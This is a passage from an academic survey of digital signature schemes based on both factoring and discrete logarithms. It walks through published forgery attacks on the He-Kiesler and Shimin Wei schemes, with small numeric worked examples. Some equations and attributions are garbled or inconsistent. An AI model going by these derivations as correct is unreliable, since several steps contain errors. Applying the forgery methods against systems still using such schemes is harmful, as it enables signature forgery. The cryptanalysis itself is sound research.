Finally, He-Kiesler has compared the RSA, El Gamal signature schemes and their modified versions proposed by them. Following are some of the points of comparison.

- In RSA one modular exponentiation is used, each in signature generation and verification phase. In El Gamal, one needs to perform Euclidean algorithm first to calculate modular inverse and then perform one modular exponentiation in order to sign a message. While in verification phase, three modular exponentiations are used. In modified version for verification one needs to perform four modular exponentiations that is one more than in the El Gamal scheme.
- Message expansion factor in RSA is one while that in El Gamal it is two. Hence, in this respect RSA is more efficient than El Gamal. Message expansion factor in version-1 is two while that in version-2 it is three(T, 1994).

**Digital Signature Schemes Based on Two Hard Problems****Z. Shao Scheme (1998 and 2002)**

Z. Shao designed digital signature schemes in 1998 which is described below in detail. Further, in 2002, Z. Shao had forgery attack on Wei-Hua He's scheme.

**Z. Shao Scheme (1998)**

In 1998 Z. Shao invented a digital signature scheme that has greater ability to resist attacks like substitution attacks as compared to El Gamal and L. Harn digital signature schemes. Shao shows that in L. Harn signature scheme one must use one-way hash function. Z. Shao scheme 1998 is divided in to three phases a) Initialization, b) Signature generation, and c) Signature verification.

**Initialization**

Let  $p$  is large prime such that  $P = 4p_1q_1 + 1$ , where,  $p_1 = 2p_2 + 1$ ,  $q_1 = 2q_2 + 1$ , and  $p_1, p_2, q_1, q_2$  are all large primes. It is necessary to keep the two factors secret from any user. Select  $g$  of order  $p_1, q_1$  such that,  $gp_1q_1 = 1 \pmod{p}$  and  $gp_1 \neq 1 \pmod{p}$ ,  $gq_1 \neq 1 \pmod{p}$

1. **Secret Key:** Choose  $x$ , such that  $0 < x < p_1q_1 / 2$ , where  $p$  is large prime.
2. **Public Key:** Let  $y$  be defined by such that

$$y = g^{x^2+x^{-2}} \pmod{p} \quad (7)$$

3. Randomly choose an integer  $t$  such that  $0 < t < p_1q_1 / 2$ .
4. Compute,  $r = g^{t^2+t^{-2}} \pmod{p}$ .

**Signature Generation**

Find  $s$  and  $k$  satisfying the following equations

$$x^{(-1)}s + xr = mt^{(-1)} + kt \pmod{p_1q_1} \quad (8)$$

$$x^s + x^{(-1)}r = mt + kt^{(-1)} \pmod{p_1q_1} \quad (9)$$

The digital signature for message  $m$  is  $(k, r, s)$ .

**Digital Signature Schemes Based on Two Hard Problems****Signature Verification**

$$y^{s^2+r^2} = r^{m^2+k^2} \cdot g^{4(mk+sr)} \pmod{p} \quad (10)$$

Shao showed that substitution attack works on L. Harn scheme making it insecure and hence makes use of one-way hash functions necessary. He further shows that his signature scheme resists substitution attack thus making it more secure. It is also to be noted that Shao's signature scheme claims to have enhanced security while still maintaining the effectiveness of implementing it in practice. This is similar to L. Harn scheme as far as the effectiveness in implementation of the scheme is concerned.

N. Y. Lee (1999) shows that Z. Shao Digital Signature scheme is based only on difficulty of computing factoring and not on both the hard problems of integer factorization and discrete logarithm simultaneously. Thus although Shao's scheme succeeds in avoiding substitution type of attack in doing so it uses hardness of only one problem that is either DLP or FAC. It should be noted here that He-Kiesler's scheme uses hardness of both the problems.

**Z. Shao Scheme (2002)**

Zuhua Shao in 2002 showed that there is forgery attack against Wei-Hua He's (2001) signature scheme. If the attackers solve DL they can easily forge signature without knowing private key of signer and this does not depend upon hardness of both FAC and DL as claimed by Wei-Hua He. The task of designing new scheme based on two hard problems was open problem.

**Wei-Hau He Scheme (2001)**

Wei-Hua He in 2001 invented a digital signature scheme based on using both the hard problems of integer factorization and discrete logarithm simultaneously. This is in line with the several signature schemes invented before like He-Kiesler scheme, L. Harn scheme, Z. Shao scheme. Some inadequacies in these signatures have been shown as regards the sizes of arithmetic moduli, users using common arithmetic moduli, use of one/multiple public keys and private keys. In respect of some of these inadequacies Wei-Hua He propose a signature scheme which achieves some of these objectives while maintaining the efficiency of implementation.

The signature scheme is divided in to three phases, Initialization, Signature generation, and Signature verification.

**Initialization**

Let  $p$  be a large prime such that  $p = 4p_1q_1 + 1$ , where,  $p_1 = 2p_2 + 1$ ,  $q_1 = 2q_2 + 1$ , and  $p_1, p_2, q_1, q_2$  are all large primes,  $p$  and  $g$  are public and  $p_1, p_2, q_1, q_2$  are all discarded once  $p$  is produced.

1. **Secret Key:** Set  $R = p_1q_1$ .
2. Choose  $x \in \mathbb{Z}_R$  such that,

**Digital Signature Schemes Based on Two Hard Problems**

$$GCD((x + x^{-1})^2, R) = 1.$$

3. **Public Key:**  $y = g^{(x+x^{-1})^2} \bmod p$ .

**Signature Generation**

**Signing Equation:** Find the value of  $s$  such that

$$x + x^{-1} = s(t + t^{-1}) + f(r_1, r_2, m)(t + t^{-1})^{-1} \bmod p \quad (11)$$

2. Set  $(r_1, r_2, s)$  to be the signature associated to the given message  $m$ .

**Signature Verification**

$$y \equiv r_1^{s^2} \cdot r_2^{f^2(r_1, r_2, m)} g^{2s.f(r_1, r_2, m)} \bmod p \quad (12)$$

Apart from being secure Wei-Hua He shows that their scheme avoids certain types of attack like homomorphism attack. Their scheme also proposes to use common arithmetic moduli for all the users and one user uses only one public key and one private key. Also computational time complexities have been explicitly calculated to be  $2T_{\text{exp}} + 3T_{\text{inv}} + T_f$  for the signer and  $3T_{\text{exp}} + T_f$  for user, here  $T_{\text{exp}}$ ,  $T_{\text{inv}}$  and  $T_f$  are respectively the time required for performing modular exponentiation, modular inverse and hash function. However Z. Shao (1998) in his paper shows that there is a forgery attack against Wei-Hua He's (2001) signature scheme. If the attackers solves the DLP they can easily forge signature without knowing private key of the signer and this does not depend upon the hardness of both DLP and FAC as claimed by Wei-Hua He (2001).

**Shimin Wei Scheme (2004 and 2007)**

Shimin Wei designed two different digital signature schemes which are described below in detail.

**Shimin Wei Scheme (2004)**

Shimin Wei (2004) tried attack on He-Kiesler's scheme and showed that He-Kiesler scheme will not resist his message attack. Based on this attack he designed new scheme which resists such an attack.

Let  $(r, s, c)$  be a signature of a known message 'm'. Referring the equation 3 of He-Kiesler's signature scheme, we have,

$$m = xr + ts \bmod (p - 1)$$

**Digital Signature Schemes Based on Two Hard Problems**

Upon multiplying by  $x$  this gives,

$$mx = x^2r + stx \bmod(p - 1).$$

Since,  $c^2 = tx \bmod(p - 1)$  the attacker obtains the second order equation as,

$$rx^2 - mx + sc^2 = 0 \bmod(p - 1) \quad (13)$$

Assume that  $r', s', c'$  is a signature of the known message  $m'$  such that,

$$mr' - m'r \neq 0 \bmod(p - 1)$$

Then the attacker obtains another second order equation as,

$$r'x^2 - m'x + s'c'^2 = 0 \bmod(p - 1) \quad (14)$$

Multiply equation 14 by  $r'$ , we get,

$$rr'x^2 - r'mx + r'sc^2 = 0 \bmod(p - 1) \quad (15)$$

And multiply equation 14 by  $r$ , we get,

$$rr'x^2 - rm'x + rs'c'^2 = 0 \bmod(p - 1) \quad (16)$$

Subtract equation 16 from equation 15 and obtain the value of  $x$ .

$$(-r'm + m'r)x + (r'sc^2 - rs'c'^2) = 0$$

$$(-r'm + m'r)x = -(r'sc^2 - rs'c'^2)$$

$$x = -(-r'm + m'r)^{-1}(r'sc^2 - rs'c'^2) \quad (17)$$

Inverse exists because,  $mr' - m'r \neq 0$ .

Now attacker can easily obtain from by solving equation 3.

To overcome above attack Shimin Wei designed a new scheme as below. The signature scheme is divided in to three phases namely, Initialization, Signature generation, and Signature verification.

**Digital Signature Schemes Based on Two Hard Problems****Initialization**

Let  $p$  be a large prime such that  $p-1$  has two large prime factors  $p_1$  and  $q_1$ .

Let  $n = p_1 q_1$  and let  $g$  be a primitive element of Galois field  $\text{GF}(q)$ . User A has a secret key,  $x$  ( $1 < x < n$ ) such that  $\text{GCD}(x, p-1) = 1$ . The corresponding public key,  $y = g^{x^2} \pmod{p}$ . To sign a message  $m$ , A does the following,

1. Randomly chooses an integer,  $t$  ( $1 < t < n$ ) such that,  $\text{GCD}(t, p-1) = 1$ .
2. Computes,  $r_1 = g^{(t^2)} \pmod{p}$  and  $r_2 = g^{(t^{l-2})} \pmod{p}$  and makes sure that,  $r_1 \neq 1$ .

**Signature Generation**

1. Find  $s$ , such that

$$mt^{-1} = xr_1 + ts^2 \pmod{p-1} \quad (18)$$

2. Send  $m = (r_1, r_2, s)$  as the signature.

**Signature Verification**

To verify that  $(r_1, r_2, s)$  is a valid signature of  $m$ , one checks the following identity,

$$r_1^{s^4} \cdot r_2^{m^2} = y^{r_1^2} \cdot g^{2ms^2} \quad (19)$$

The attack devised by Shimin-Wei on He-Kiesler's scheme mentioned above now does not work with Shimin-Wei's scheme. This is because the equation 7 above does not yield two equations involving the unknown  $x$  and hence finding  $x$  now becomes infeasible.

Refer annexure 3 for Program Execution Output of Shimin Wei's 2004 Scheme.

**Attack on Shimin Wei's Schemes**

After analysis of above digital signature schemes, we found that there is a substitution attack on Shimin Wei's digital signature scheme. The verifying equation in Wei's scheme is given below.

**Detailed Analysis and Implementation of Attack**

1. Signature:  $m = (r_1, r_2, m)$
2. Equation is,  $r_1^{s^4} \cdot r_2^{m^2} = y^{r_1^2} \cdot g^{2ms^2}$ .
3. If we choose  $r_1 = y$ , is public

**Digital Signature Schemes Based on Two Hard Problems**

4. We find such that  $s^4 = y^2$ , i.e.  $s^4 = y$ , but  $r_{(1)} = y, y^2 = r_1^2$ .
5. By substituting  $y$  in above equation  $r_1^{(s^4)}$  becomes  $y^{(r_1^2)}$ .
6. Equation is,  $y^{r_1^2} \cdot r_2^{m^2} = y^{r_1^2} \cdot g^{2ms^2}$ .
7. Therefore,  $r_2^{m^2} = g^{2ms^2}$
8. If we choose,  $r_2 = g^{k_1}$
9. Find,  $g^{k_1 m^2} = g^{2ms^2}$
10. Therefore,  $k_1 m^2 = 2ms^2 \pmod{p-1}$
11.  $k_1$  will be  $2m^{(-1)}s^2$ .

By Substituting the values in verification equation one can match rhs and lhsvalues. Refer annexure 4 for Program Execution Output of attack on Shimin Wei's 2004 Scheme.

Attack Steps:

$$P = 18353$$

$$n = 1147$$

$$g = 3$$

$$x = 585$$

$$Y = 3929$$

1. Signature:  $(r_1, r_2, m)$
2. Signature:  $(11843, 2732, 28)$
3. Equation is,  $r_1^{s^4} \cdot r_2^{m^2} = y^{r_1^2} \cdot g^{2ms^2}$ .
4. If we choose,  $r_1 = y, y$  is public,  $r_1 = 3929$
5. We find such that  $s^4 = y^2$ , i.e.  $s^2 = y$ , but  $r_1 = y, y^2 = r_1^2$ .
6. By substituting  $y$  in above equation  $r_1^{(s^4)}$  becomes  $y^{(r_1^2)}$ .
7. Equation is,  $y^{r_1^2} \cdot r_2^{m^2} = y^{r_1^2} \cdot g^{2ms^2}$ .
8. Therefore,  $r_2^{m^2} = g^{2ms^2}$
9. If we choose,  $r_2 = g^{k_1}$ ,  $r_2 = 4999$
10. Find  $k_1, g^{k_1 m^2} = g^{2ms^2}$
11. Therefore,  $k_1 m^2 = 2ms^2 \pmod{p-1}$
- $k_1$  will be  $2m^{(-1)}s^2$ .

$$k_1 = 18146 \pmod{p-1}$$

13. LHS is  $r_1^{(s^4)} \cdot r_2^{(m^2)}$ , value is 6578.
14. RHS is  $y^{(r_1^2)} \cdot g^{(2ms^2)}$ , value is 6578.

**Digital Signature Schemes Based on Two Hard Problems**

RHS and LHS values are same in above computation, hence, the attack is possible on Shimin Wei 2004 digital signature scheme. Another scheme is developed by Shimin Wie which is described further in following section.

**Shimin Wei Scheme (2007)**

Based on two hard problems Shimin Wei designed new Scheme in 2007. The scheme is divided in to three phases namely a) Initialization, b) Signature generation, and c) Signature verification.

**Initialization**

1. Let  $p$  be big prime  $p=4p_1q_1+1$ , where  $p_1 = 2p_2 + 1$ ,  $q_1 = 2q_2 + 1$  and  $p_1, q_1, p_2, q_2$  are all large primes. These parameters must be kept secret from every user.
2. Let  $g$  be an element with order  $p_1q_1$  of the finite field  $Z_p$ .
3. Secrete key  $x$  is:  $1 < x < p_1q_1/2$ .
4. Public key  $y$  is:  $y = g^{(x^2-x^{(-2)})} \pmod{p}$ , where ( $n = p_1q_1$ )

**Signature Generation**

To sign the message  $m$  user does the following.

1. Randomly choose an integer  $t$  as  $1 < t < n/2$ .
2. Randomly choose an odd integer  $k$  as  $1 < k < n/2$  and calculates  $u$  and  $v$

$$u = g^{(t^2-t^{(-2)})} \pmod{p} \text{ and } v = u^{(k^2)} \pmod{p}.$$

3. Compute  $s$  and  $r$  such that,

$$xs + x^{-1}r = um^2t + vmkt^{-1} \pmod{n} \quad (20)$$

$$x^{-1}s + xr = um^2t^{-1} + vmkt \pmod{n} \quad (21)$$

4. To find ‘r’ multiply equation 20 by  $x^{-1}$  and equation 21 by  $x$  and Solving simultaneous equations we get,

$$\left( s + x^{-2}r = x^{-1}um^2t + vmkt^{-1}x^{-1} \pmod{n} \right) - \left( s + x^2r = xum^2t^{-1} + vmktx \pmod{n} \right)$$

$$(x^{-2} - x^2)r = um^2(x^{-1}t - x^{-1}) + vmk(t^{-1}x^{-1} - tx) \quad (22)$$

**Digital Signature Schemes Based on Two Hard Problems**

$$r = (x^{-2} - x^2)^{-1} \cdot [ um^2(x^{-1}t - x t^{-1}) + vmk(t^{-1} x^{-1} - tx) ] \quad (23)$$

5. To find s, multiply equation 20 by x and equation 21 by  $x^{-1}$  and solving simultaneous equations, we get,

$$(x^2s + r = xum^2t + xvmkt^{-1} \pmod{n}) - (x^{-2}s + r = x^{-1}um^2t^{-1} + x^{-1}vmkt \pmod{n})$$

$$s(x^{-2} - x^2) = um^2(xt - x^{-1}t^{-1}) + vmk(xt^{-1} - x^{-1}t)$$

$$s = (x^{-2} - x^2)^{-1} [ um^2(xt - x^{-1}t^{-1}) + vmk(xt^{-1} - x^{-1}t) ] \quad (24)$$

6. Send signature as signature of m.

**Signature Verification**

The verification equation of sign (u,v,r,s) is,

$$u^{(u^2m^4)} = v^{(v^2m^2)}y^{(s^2-r^2)} \pmod{p} \quad (25)$$

Figures 1 and 2 show the Flow Chart of Shimin Wei New Scheme.


**Analysis of Shimin Wei 2007 Scheme**

The major problems with Shimin Wei 2007 signature schemes are,

1. An attack is possible on Shimin Wei's Signature shown by Lin, Guo and Chen, so it is no more secure as claimed by Shimin Wei. This attack is implemented in Mathematica9.0.
2. Incomplete information for generating the prime  $p$ , because as per scheme  $p$  is not always prime even if  $p_1$  and  $q_1$  are prime. Then it is contradiction to assumption that  $p$  is prime.
3. For generating  $g$  it uses order of  $p_1q_1$ , that is,  $GF(p_1q_1)$ . But for choosing  $p$  it uses  $4p_1q_1+1$ , this is the reason one can not get proper value of  $g$ . For correct value of  $g$  we have to take  $g^4$ , which is not mentioned in algorithm.

While choosing private key 'x', assumption was not given that  $x$ ,  $x^2$  and  $(x^2-x^2)^{-1}$  should be invertible with  $p_1q_1$ .

4. For the choice of random 't', assumption was not given that  $t$  &  $t^2$  should be invertible with  $p_1q_1$ .
5. Assumption mentioned by Shimin Wei is that  $p_1, p_2, q_1, q_2$  and  $p$  all should be prime, but as per our observation, if  $p_2, q_2$  and  $p$  are not prime, still signature holds.
6. We have chosen the prime  $p$  and took 50 combinations of  $p_1, p_2, q_1, q_2$  out of which only 2% satisfy the condition that all  $p, p_1, p_2, q_1, q_2$  are primes. So it is easy for attacker to find combinations of these numbers.

**Digital Signature Schemes Based on Two Hard Problems***Figure 1. Flow Chart I For Shimin Wei New Scheme*

7. The implementation details are as follows.

While loop executed 50 times


$p2=\text{RandomPrime}\{10,500\};$

$q2=\text{RandomPrime}\{10,500\};$

$p1=2*p2 + 1;$

**Digital Signature Schemes Based on Two Hard Problems**

Figure 2. Flow Chart II For Shimin Wei New Scheme



$$q_1 = 2 * q_2 + 1;$$

$$p = (4 * p_1 * q_1) + 1;$$

Output: From 50 combinations only one combination gives value of  $p, p_1, p_2, q_1, q_2$  all primes. If all numbers are prime, then message is displayed.

In the Table 1, number with suffix  $p$  indicates prime number and number with suffix  $N$  indicates composite number (that is non prime).

It is very time consuming to generate a combination in which all  $p_1, p_2, q_1, q_2$  are prime.

Now compute 'p' and check 'p' is prime, if not then change the values of  $p_2, q_2$ .

**Digital Signature Schemes Based on Two Hard Problems***Table 1. Shimin Wei's 2007 scheme to compute prime 'P'*

Sr. No.	p2	q2	p1	q1	P
1	499p	43p	999N	87N	347653N
2	311p	41p	623N	83p	206837N
3	421p	233p	843N	467p	1574725N
4	37p	317p	75N	635N	190501N
5	227p	443p	455N	887p	1614341N
6	83p	263p	167p	527N	352037N
7	29p	59p	59p	119N	28085N
8	389p	41p	779N	83p	258629N
9	173p	419p	347p	839p	1164533p
10	193p	103p	387N	207N	320437N
11	53p	461p	107p	923N	395045N
12	167p	421p	335N	843N	1129621N
13	239p	139p	479p	279N	534565N
14	29p	227p	59p	455N	107381N
15	317p	19p	635N	39N	99061N
16	61p	211p	123N	423N	208117N
17	17p	157p	35N	315N	44101p
18	239p	347p	479p	695N	1331621N
19	19p	409p	39N	819N	127765N
20	373p	107p	747N	215N	642421N
21	241p	107p	483N	215N	415381p
22	43p	31p	87N	63N	21925N
23	239p	241p	479p	483N	925429N
24	23p	31p	47p	63N	11845N
25	23p	17p	47p	35N	6581p
26	239p	43p	479p	87N	166693p
27	197p	487p	395N	975N	1540501N
28	307p	431p	615N	863p	2122981N
29	293p	479p	587p	959N	2251733N
30	281p	227p	563p	455N	1024661N
31	239p	347p	479p	695N	1331621N
32	491p	397p	983p	795N	3125941N
33	487p	29p	975N	59p	230101p
34	59p	233p	119N	467p	222293p
35	463p	367p	927N	735N	2725381N
36	47p	229p	95N	459N	174421N
37	37p	281p	75N	563p	168901p
38	389p	491p	779N	983p	3063029N

*continued on the following page*

**Digital Signature Schemes Based on Two Hard Problems***Table 1. Continued*

Sr. No.	p2	q2	p1	q1	P
39	73p	83p	147N	167p	98197N
40	13p	73p	27N	147N	15877p
41	173p	61p	347p	123N	170725N
42	23p	409p	47p	819N	153973N
43	79p	89p	159N	179p	113845N
44	41p	13p	83p	27N	8965N
45	83p	307p	167p	615N	410821N
46	347p	479p	695N	959N	2666021p
47	193p	23p	387N	47p	72757N
48	157p	461p	315N	923N	1162981p
49	331p	479p	663N	959N	2543269N
50	131p	131p	263p	263p	276677N

The Pollard Schnorr attack works on Shimin Wei's scheme (2007) by Lie, Gun. Attack Algorithm is as follows.

$$\text{Public key } y \text{ is, } y = g^{(x^2 - x^{(-2)})} \pmod{p}$$

$$u = g^{(t^2 - t^{(-2)})} \pmod{p} \text{ and } v = u^{(k^2)} \pmod{p}$$

The verification equation of sign  $(u, v, r, s)$  is,

$$u^{(u^2 m^4)} = v^{(v^2 m^2)} y^{(s^2 - r^2)} \pmod{p} \quad (26)$$

For message ' $m$ ' attacker substitute  $u=y^2$  and  $v=y^3$  on verification identity equation 26 which becomes,

$$y^{(u^2 m^4)} = v^{(v^2 m^2)} y^{(s^2 - r^2)} \pmod{p}$$

$$y(2(u^2 m^4)) = y(3(v^2 m^2)) \cdot y^{(s^2 - r^2)} \pmod{p}$$

We can write,

$$2u^2 m^4 - 3v^2 m^2 = s^2 - r^2 \pmod{p_1 q_1}$$

Since,  $\text{GCD}(2u^2 m^4 - 3v^2 m^2, p_1 q_1) = 1$  is satisfied with non negligible probability. Then using the method of Pollard Schnorr one can solve signature  $(r, s)$ .

Pollard equation is  $X^2 + KY^2 \equiv m \pmod{n}$ , where  $m$  and  $n$  are co-prime.

**Digital Signature Schemes Based on Two Hard Problems**

$$\therefore s^2 - r^2 \equiv 2u^2m^4 - 3v^2m^2 \quad (27)$$

Otherwise one can repeat so as to adjust the values of  $u$  and  $v$  until

$$\text{GCD}(2u^2m^4 - 3v^2m^2, p_1q_1) = 1.$$

To find  $s$  and  $r$  we have to solve by Pollard Schnorr method.

$$\therefore M\text{prime} = 2u^2m^4 - 3v^2m^2$$

The condition in Pollard Schnorr method is to check ‘ $M\text{prime}$ ’ is odd then

$$s = \frac{(M\text{prime} + 1)}{2}$$

$$r = \frac{(M\text{prime} - 1)}{2}$$

If ‘ $M\text{prime}$ ’ is not odd, then check if, sum of ‘ $M\text{prime}$ ’ and  $(p_1 * q_1)$  is odd.

$$s = \frac{(M\text{prime} + p_1q_1 + 1)}{2}$$

$$r = \frac{(M\text{prime} + p_1q_1 - 1)}{2}$$

Then verify the equation,  $u^{(u^2m^4)} = v^{(v^2m^2)}y^{(s^2 - r^2)} \pmod{p}$

Refer Annexure 6 for program execution output attack on Shimin Wei’s new Scheme (2007).

Attack steps:

$$P = 75403213637$$

$$P_1 = 448583$$

$$q_1 = 42023$$

$$n = 18850803409$$

$$g = 16$$

$$\text{Public key } y = y = g^{x^2 - x^{-2}} \pmod{p}$$

$$Y = 60781598639$$

$$u = g^{(t^2 - t^{-2})} \pmod{p} \text{ and } v = u^{(k^2)} \pmod{p}.$$

The verification equation of sign  $(u, v, r, s)$  is:

**Digital Signature Schemes Based on Two Hard Problems**

$$u^{(u^2m^4)} = v^{(v^2m^2)}y^{(s^2-r^2)} \pmod{p} \quad (28)$$

For message attacker substitute  $u=y^2$  and  $v=y^3$  on verification identity equation 28 can be:

$$y^{(u^2m^4)} = v^{(v^2m^2)}y^{(s^2-r^2)} \pmod{p}$$

$$y(2(u^2m^4)) = y(3(v^2m^2)) \cdot y^{(s^2-r^2)} \pmod{p}$$

We can write,

$$2u^2m^4 - 3v^2m^2 = s^2 - r^2 \pmod{p_1q_1}$$

Since,  $\text{GCD}(2u^2m^4 - 3v^2m^2, p_1q_1) = 1$  is satisfied with non negligible probability. Then using the method of Pollard Schnorr one can solve  $(r,s)$

Pollard equation is  $X^2 + KY^2 \equiv m \pmod{n}$ , where  $X$  and  $Y$  are co-prime.

$$\therefore s^2 - r^2 \equiv 2u^2m^4 - 3v^2m^2 \quad (29)$$

Otherwise one can repeat to adjust the values of  $s$  and  $r$  until

$$\text{GCD}(2u^2m^4 - 3v^2m^2, p_1q_1) = 1.$$

To find  $s$  and  $r$  we have to solve by using Pollard Schnorr method.

$$\therefore M_{\text{prime}} = 2u^2m^4 - 3v^2m^2$$

$M_{\text{prime}}$  (lhs)even: 10230287476

The condition in Pollard Schnorr method is to check if ' $M_{\text{prime}}$ ' is odd then,

$$s = \frac{(M_{\text{prime}} + 1)}{2}$$

$$r = \frac{(M_{\text{prime}} - 1)}{2}$$

If ' $s$ ' is not odd, then check if, sum of ' $M_{\text{prime}}$ ' and  $(p_1 * q_1)$  is odd.

$$s = \frac{(M_{\text{prime}} + p_1q_1 + 1)}{2}$$

**Digital Signature Schemes Based on Two Hard Problems**

$s = 14540545443$   
 $r = 14540545442$

Then verify the equation  $u^{(u^2m^4)} = v^{(v^2m^2)}y^{(s^2-r^2)} \pmod{p}$ .

LHS:10230287476  
RHS:10230287476


**Implementation of Shimin Wei's 2007 Scheme**

Figures 3-5 show the part of programming implementation, implementation result, and part of attack of Shimin Wei's 2007-new Scheme 2 in Mathematica 9.0

**Ismail, Thate, and Ahmad Scheme (2008)**

Digital Signature scheme of Ismail, Thate, and Ahmad (2008) is a signature scheme designed to provide a better security by using hash function. This signature scheme uses both the computationally hard problems to enhance security. This is in line with a major research theme in digital cryptography of using two hard problems to provide for better security. The scheme is divided in to three phases, a) Initialization b) Signature generation and c) Signature verification.

*Figure 3. Program of Shimin Wei's 2007 New Scheme*



The screenshot shows a Mathematica 9.0 interface with the following details:

